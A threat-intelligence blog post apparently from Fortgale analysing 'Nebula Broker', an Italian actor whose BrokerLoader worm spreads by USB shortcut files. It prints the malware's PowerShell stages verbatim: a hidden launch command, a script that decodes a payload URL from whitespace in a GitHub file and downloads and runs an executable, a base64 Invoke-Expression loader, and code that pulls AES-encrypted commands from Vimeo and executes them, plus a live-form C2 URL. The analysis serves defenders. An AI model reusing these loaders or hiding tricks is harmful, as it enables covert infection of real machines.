Nebula Broker: offensive operations made in Italy

fortgale.com/blog/featured/nebula-broker-offensive-operations-italy/

December 6, 2023

Featured
December 6, 2023

Fortgale has been tracking an Italian Threat Actor, internally dubbed as Nebula Broker, since March 2022.

The actor uses self-made malware (***BrokerLoader***) to compromise **Italian systems**. Further analysis revealed that the attacker has been operating since the end of 2020. Although this threat is not well-known, the number of compromises is particularly extensive. Indeed, Fortgale has observed several cases of this malware's presence in companies across various sectors, such as **Transport** and **Aeronautics.**

Given these findings, we believe that the attacker is not conducting targeted offensive activities, especially considering the malware's USB propagation capabilities. A notable aspect of the offensive activity is the use of **unique and curious Tactics, Techniques, and Procedures** (TTPs) that have evolved over time. These include unique obfuscation and encoding techniques, such as using empty spaces and tabs in an intermediate file hosted on **GitHub**, and the use of platforms like **Vimeo** and **ArsTechnica** to host code.

A detailed analysis of the threat follows.

For any further information, contact us at info@fortgale.com

Attack Flow Evolution

N-Broker is following a precise pattern of tactics, techniques, and procedures (TTPs). Recently, after a brief period of limited activities, its **operations started rising again.**

We are releasing an analysis and **comparison of the activites between** March 2022 and November 2023. Over the last few days, a **new variant** has been observed, with small new changes as reported here. These changes are also reported in the table below.

	March 2022	**November 2023**	**December 2023**
Infection Chain	USB (.lnk)	USB (.lnk)	USB (.lnk)
Stage 1	Powershell (explorer.ps1): RuntimeBroker.exe download (external file on GitHub)	PowerShell (explorer.ps1): Download and execution of PowerShell code from Vimeo	PowerShell (explorer.ps1): Download and execution of PowerShell code from ArsTechnica
Stage 2	RuntimeBroker.exe Execution	Powershell: RuntimeBroker.exe Download	Powershell: RuntimeBroker.exe Download
Stage 3	/	RuntimeBroker.exe Execution	RuntimeBroker.exe Execution

Campaigns evolution

We provide a technical analysis of the entire compromise chain, **comparing each step of the March 2022 and November 2023 campaigns.**


Technical Analysis

The infection vector is an USB drive, containing a .lnk file.

File "pendrivename".lnk

March 2022 & November 2023

The file "**penndrivename.lnk**" (where "pendrivename" varies with the USB device used) is located within the removable USB device. This file holds the inital command for the compromise in its **Destination field.**



Proprietà - KINGSTON (124GB)

KINGSTON (124GB)

Tipo: Applicazione

Percorso: v1.0

Destinazione: bProfile -ExecutionPolicy ByPass -File explorer.ps1

Da: G:\

Tasti di scelta rapida: Nessuno

Esegui: Ridotta a icona

Commento:

Nome	Ultima modifica	Tipo	Dimensione
	17/03/2022 15:49	Cartella di file	
explorer.ps1	16/03/2022 15:11	File PS1	2 KB
KINGSTON (124GB)	16/03/2022 15:11	Collegamento	2 KB

Technical information:

NAME	Pendrivename.lnk
MD5	9C72F27AABF97782734C7620A445A5DB
SHA1	6257313E5B2A9A714A2E3ABCC0BC60CACABEB299
SHA256	7A8DF9FC056835A659BE9E5B9F6F34D0ED8CA548B26CB41C14C76ADB78FAF0E7

From the properties of the link, it can be observed that the file “KINGSTON (124GB).lnk” executes the **PowerShell** command for the initiation of the **explorer.ps1** script:


```
C:\WINDOWS\System32\WindowsPowerShell\v1.0\powershell.exe -windowstyle hidden -nologo -
NoProfile -ExecutionPolicy ByPass -File explorer.ps1
```

File “explorer.ps1”

March 2022


The **PowerShell** script executed by the .lnk file contains a series of instructions on a single line. The values of the variables used are encoded in base64 to **evade any checks by protection software.**

NAME	explorer.ps1
MD5	6B51E7F335BEDB7F66B31C24750F0619
SHA1	748BC66D21B77BB8DE7EB8A624FDC6C976901E96
SHA256	99D9DFD8F1C11D055E515A02C1476BD9036C788493063F08B82BB5F34E19DFD6



```
$a = $(get-location).Path;$b = (${env:ProgramFiles(x86)}, ${env:ProgramFiles} -ne $null)[0];$c = $env:TEMP;$d = [System.Text.Encoding]::UTF8.GetString([System.Convert]
::FromBase64String("V2luU29mdCBVcGRhdGUgU2VydmljZVxweXRob253LmV4ZQ=="));$f = [System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String
("aHR0cHM6Ly9lbGRpOC5naXRodWIuaW8vc3JjLnR4dA=="));$aa = [System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String("44Wk"));$bb = $a + "\" + $aa + "\";$h = $b +
"\" + $d;$mn = $c + "\Runtime Broker.exe";if (Test-Path -Path $bb -PathType Container) {ii $bb;$q = New-Object System.Net.WebClient;while (!(Test-Path $mn)) {try {$q.
DownloadFile([System.Net.HttpWebRequest]::Create( -join ( -split (((New-Object System.Net.WebClient).DownloadString($f)) -replace " ", "1" -replace "`t", "0" -replace "\n", "
") | % { [char][convert]::toint32($_, 2) })).GetResponse().ResponseUri.AbsoluteUri, $mn);}catch [System.Net.WebException] {if ($_.Exception.Response.StatusCode) {exit}}catch {}
Start-Sleep -s 5;}while (!(Test-Path $h)) {Start-Process -FilePath $mn -Wait;Start-Sleep -s 1;}}
```


Content of the script duly formatted for better reading:



```
1   $a = $(get-location).Path;
2   $b = (${env:ProgramFiles(x86)}, ${env:ProgramFiles} -ne $null)[0];
3   $c = $env:TEMP;
4   $d = [System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String("V2luU29mdCBVcGRhdGUgU2VydmljZVxweXRob253LmV4ZQ=="));
5   $f = [System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String("aHR0cHM6Ly9lbGRpOC5naXRodWIuaW8vc3JjLnR4dA=="));
6   $aa = [System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String("44Wk"));
7   $bb = $a + "\" + $aa + "\";
8   $h = $b + "\" + $d;
9   $mn = $c + "\Runtime Broker.exe";
10
11  if (Test-Path -Path $bb -PathType Container) {
12      ii $bb; # Quando lo script parte, viene aperta la cartella "nascosta" contenente i file dell'utente
13      $q = New-Object System.Net.WebClient;
14      while (!(Test-Path $mn)) {
15          try {
16              $q.DownloadFile([System.Net.HttpWebRequest]::Create(
17                  -join (
18                      -split (
19                          ((New-Object System.Net.WebClient).DownloadString($f)) -replace " ", "1" -replace "`t", "0" -replace "\n", " ")
20                          | % { [char][convert]::toint32($_, 2) }
21                      )
22              ).GetResponse().ResponseUri.AbsoluteUri, $mn);
23          }
24          catch [System.Net.WebException] {
25              if ($_.Exception.Response.StatusCode) {exit}
26          }
27          catch {
28
29          }
30          Start-Sleep -s 5;
31      }
32      while (!(Test-Path $h)) {
33          Start-Process -FilePath $mn -Wait;Start-Sleep -s 1;
34      }
35  }
```

The variables *$d, $f,* and *$aa* contain the information of the system paths where the Worm places the malicious files. These have been **obfuscated to prevent the identification of compromise indicators by protection software.**

Their content is used for the creation of the variables *$bb*, *$h*, and *$mn*. By executing the first 9 lines of the script, it is possible to obtain the decoded content of the final variables:




```
$a = $(get-location).Path;
$b = (${env:ProgramFiles(x86)}, ${env:ProgramFiles} -ne $null)[0];
$c = $env:TEMP;
$d = [System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String("V2luU29mdCBVcGRhdGUgU2VydmljZVxweXRob253LmV4ZQ=="));
$f = [System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String("aHR0cHM6Ly9lbGRpOC5naXRodWIuaW8vc3JjLnR4dA=="));
$aa = [System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String("44wk"));
$bb = $a + "\" + $aa + "\";
$h = $b + "\" + $d;
$mn = $c + "\Runtime Broker.exe";

Write-Output $bb $h $mn;
C:\[redacted]\  \
C:\Program Files (x86)\WinSoft Update Service\pythonw.exe
C:\Users\[redacted]\AppData\Local\Temp\Runtime Broker.exe
```

Upon examining the content of the variable *$bb*, it is possible to notice an "empty" character at the end of the path (highlighted in yellow). Following the way the path is constructed, it is possible to trace back to the invisible value in the variable *$aa*. The initial value is the **base64** string "44wk". Decoding the value yields the **Unicode Hangul Filler character (U+3164).**


The path contained in the variable *$bb* is therefore valid as it **contains a character "rendered" by an "empty space"**. This technique allows the attacker to hide elements in the system from the Windows graphical interface and makes identification from the command line difficult.

The second part of the script performs a **check on the actual presence of the hidden folder in the system**. If the folder is present, the default action is invoked, which is the opening of the same via explorer.exe. In this way, the victim user actually sees the folder containing the data saved on the device.
Subsequently, a file is downloaded and saved to the path specified by the variable *$mn*. The URL of the file is created from a string, which in turn is downloaded from the URL contained in the variable *$f*: "**src.txt**" contained in a **GitHub repository** (which is no longer available as of today, ***hxxps://eldi8[.]github.io/src.txt***).

The content of the file appears empty. However, it contains a series of spaces, tabs, and "newline" characters:



The "empty" spaces in the document are replaced by the script with the characters "0", "1", and " " (space):



```
01101000 01110100 01110100 01110000 01110011 00111010 00101111 00101111 01110111 01101010 01100101 01100011 01110000 01110101 01101010 01110000 01100001 01101110 01101101
01110111 01101101 00101110 01110100 01101011 00101111 01110101 01110000 01100100 01100001 01110100 01100101 01110010 00101110 01110000 01101000 01110000 00111111 01100110
01110010 01101111 01101101 00111101 01010101 01010011 01000010 00110001
```

```
48 49 49 48 49 48 48 48 32 48 49 49 49 48 49 48 48 32 48 49 49 49 48 49 48 48 32 48 49 49 49 48 48 48 48 32 48 49 49 49 48 48 49 49 32 48 48 49 49 49 48 49 48 32 48 48 49 48 49 49 49 49 32 48 48 49 48 49 49 49 49 32 48 49 49 49 48 49 49 49 32 48 49 49 48 49 48 49 48 32 48 49 49 48 48 49 48 49 32 48 49 49 48 48 48 49 49 32 48 49 49 49 48 48 48 48 32 48 49 49 49 48 49 48 49 32 48 49 49 48 49 48 49 48 32 48 49 49 49 48 48 48 48 32 48 49 49 48 48 48 48 49 32 48 49 49 48 49 49 49 48 32 48 49 49 48 49 49 48 49 32 48 49 49 49 48 49 49 49 32 48 49 49 48 49 49 48 49 32 48 48 49 48 49 49 49 48 32 48 49 49 49 48 49 48 48 32 48 49 49 48 49 48 49 49 32 48 48 49 48 49 49 49 49 32 48 49 49 49 48 49 48 49 32 48 49 49 49 48 48 48 48 32 48 49 49 48 48 49 48 48 32 48 49 49 48 48 48 48 49 32 48 49 49 49 48 49 48 48 32 48 49 49 48 48 49 48 49 32 48 49 49 49 48 48 49 48 32 48 48 49 48 49 49 49 48 32 48 49 49 49 48 48 48 48 32 48 49 49 48 49 48 48 48 32 48 49 49 49 48 48 48 48 32 48 48 49 49 49 49 49 49 32 48 49 49 48 48 49 49 48 32 48 49 49 49 48 48 49 48 32 48 49 49 48 49 49 49 49 32 48 49 49 48 49 49 48 49 32 48 48 49 49 49 49 48 49 32 48 49 48 49 48 49 48 49 32 48 49 48 49 48 48 49 49 32 48 49 48 48 48 48 49 48 32 48 48 49 49 48 48 48 49
```


```
https://wjecpujpanmwm.tk/updater.php?from=USB1
```

The downloaded content, on which substitutions are applied, appears to be a **series of binary strings.** The decoding process involved several steps: From Base 2 to Base 10, and then to ASCII String. Continuing with the decoding, we **obtain the following URL:** ***hxxps://wjecpujpanmwm[.]tk/updater.php?from=USB1***

After downloading and saving the malicious executable, the script **halts its execution for 5 seconds** (Start-Sleep -s 5), checks for the presence of the file C:\Program Files (x86)\WinSoft Update Service\pythonw.exe (the variable *$h*), and if the check is negative, it executes the just downloaded file. At the end of the execution, the script again halts its execution for 1 second (Start-Sleep -s 1) and re-executes the file if the previously checked path still does not exist. **These last steps are repeated indefinitely, until the file C:\Program Files (x86)\WinSoft Update Service\pythonw.exe is created.**


November 2023

In the most recent version of the malware, the content of the file is **entirely encoded in base64**. The content is decoded and executed upon opening.




```
Invoke-Expression ([System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String
("9tzZlp2dkAibvl2czVmcwhXRtU2avZnbJtTKw0lchh2YbhSbpJHVukCZrFHdkgyZulmc0NFdldkL4YEVVpjOddmbpR2bjSWRuQHelRlLtVGdzl3UbBSPgcWZqdHJ7kiNxASLggGdnSWZMSi
Yj9WYkACL2EDIsI2YvFGJos2YvxmQsFmbpZUby9mZzSWYyRlL0l3dhRCI9ACZrFHdksTKoI3b0BXeyNWZEVGdhVmcDSiZrNXckASPgQXe3FGJ7kyZxZHekgyZulmc0NFN2U2chJUbvJnR6oTX
0JXZ252bDSSblR3c5N1Wg0DI5V2SuY2azFHJ7EGbwRCI9AiVJ5iZrNXcksjN1IDI9ASZ6l2U5V2SuY2azFHJ7gjMxASPgUmepN1aj9GbC5iZrNXckszcvJXZapjOdVGZv10ZulGZkFGUukHaw
Fmcn9GdwlncD5Se0lmc1NWZT5SblR3c5N1Wg0DInSWakRWYQ5iZrNXckszQCNkO60VZk9WTyVGawl2QukHawFmcn9GdwlncD5Se0lmc1NWZT5SblR3c5N1Wg0DIlR2bN5iZrNXcksjIkV2Zh5
WYNNXZB5SeoBXYyd2b0BXeyNkL5RXayV3YlNlLtVGdzl3UiACdjVmai9UL3VmTg0DImt2cxRyOdVTMu4CMbJ2YvFGJg0DIhxGcksTKj1WcwRCKn5WayR3U0YTZzFmQt9mcGpjOdRnclZnbvNk
LtVGdzl3UbBSPgI2YvFGJ7IiIgwiIcxlIgU2YhxGclJXLgMWbxBHJg0DIj1WcwRyOlVHbhZlLdFzWzBXdvJ3RukiI68DX68DXp8jKugyPc9DX6ojIgwSbvBHbkgCajRXYNpjOdhXZnVmcbBSP
gMWbxBHJ7kSbzRXckgyZulmc0NFZh9Gbud3bE5SK05WZpx2QiV2VuQXZOBCdjVmai9WL3VmboASPg02bwx0J7BSKyVmbpFGdu92QgUGc5RFa0FGUtAyc45mbkACa0FGUtACa0FGUtQ3clRFKg
YWa7ICXiAyKgEnbzlHJgsCIiwlIgsCItFXe4RCI9Ayc45mbksTKpIyaXRDNigyZulmc0NFN2U2chJUbvJnR6oTX0JXZ252bDSSblR3c5N1WocmbpJHdTRXZH5COGRVV6oTXn5Wak92YuVkL0h
XZU5SblR3c5N1Wg0DIx52c5RyOoRXYQ5SKu9Wa0F2YvxWL0V2ZoQCI9ASbxlHeksjI9ADM0pVe6SGZN9CO4pkNiJ0MpN1bqN3MvRHUGxGSwoWMHBDUuJ3VmJHZ2tmIg0DInFnd4RyOpkiI1lj
MjFXNTSUNnR0T6dmIgsCIiQkT3dmeMZnVHpFcaNDT5l1MMJCIrAiIwJEWZZHMyIma1knYsFzVhJTOSJCIrAiIMZTTINGMShUYigyZulmc0NFN2U2chJUbvJnR6oTX0JXZ252bDSSblR3c5N1W
ocmbpJHdTRXZH5COGRVV6oTXn5Wak92YuVkL0hXZU5SblR3c5N1Wg0DItNHdxRyOiEDNjJmZldjMyQ2MmdDO5EGZlFTMmZzM4IDZjhzM2YGMiASPgQWa1VHJ"[-1..-1568] -join '')));
```

The executed script is the following:




```powershell
$uuid = "0f638cd2836f11eda987f3d227efbc41";
$qtsm = [System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String("aHR0cHM6L" + "y92aW1lby5jb20vYXBp" + "L3YyL3ZpZGVvLzgwND" +
"gzODg5NS5qc29u"));
$xvqg = "kvdrfWrnP0G1j0H1FPto3sjoSi38b6Jx8/MdnzyZt00=";
$xyqm = $(get-location).Path;
$ysnq = [System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String("44Wk"));
$nnxs = $xyqm + "\" + $ysnq + "\";
if (Test-Path -Path $nnxs -PathType Container) {
    $lpom = (new-object Net.WebClient).DownloadString($qtsm);
    $pqmc = [regex]::Match($lpom, "::\?\?(.*?)\?:\?:").Groups[1].Value;
    $pqmc = $pqmc -replace "\\", "";
    $aocb = [System.Convert]::FromBase64String($pqmc);
    $pla = $aocb[0..15];
    $qskf = New-Object "System.Security.Cryptography.AesManaged";
    $qskf.Mode = [System.Security.Cryptography.CipherMode]::CBC;
    $qskf.Padding = [System.Security.Cryptography.PaddingMode]::Zeros;
    $qskf.BlockSize = 128;
    $qskf.KeySize = 256;
    $qskf.IV = $pla;
    $qskf.Key = [System.Convert]::FromBase64String($xvqg);
    $awyt = $qskf.CreateDecryptor();
    $tqkd = $awyt.TransformFinalBlock($aocb, 16, $aocb.Length - 16);
    $wjeg = [System.Text.Encoding]::UTF8.GetString($tqkd).Trim([char]0);
    Invoke-Expression $wjeg;
}
```

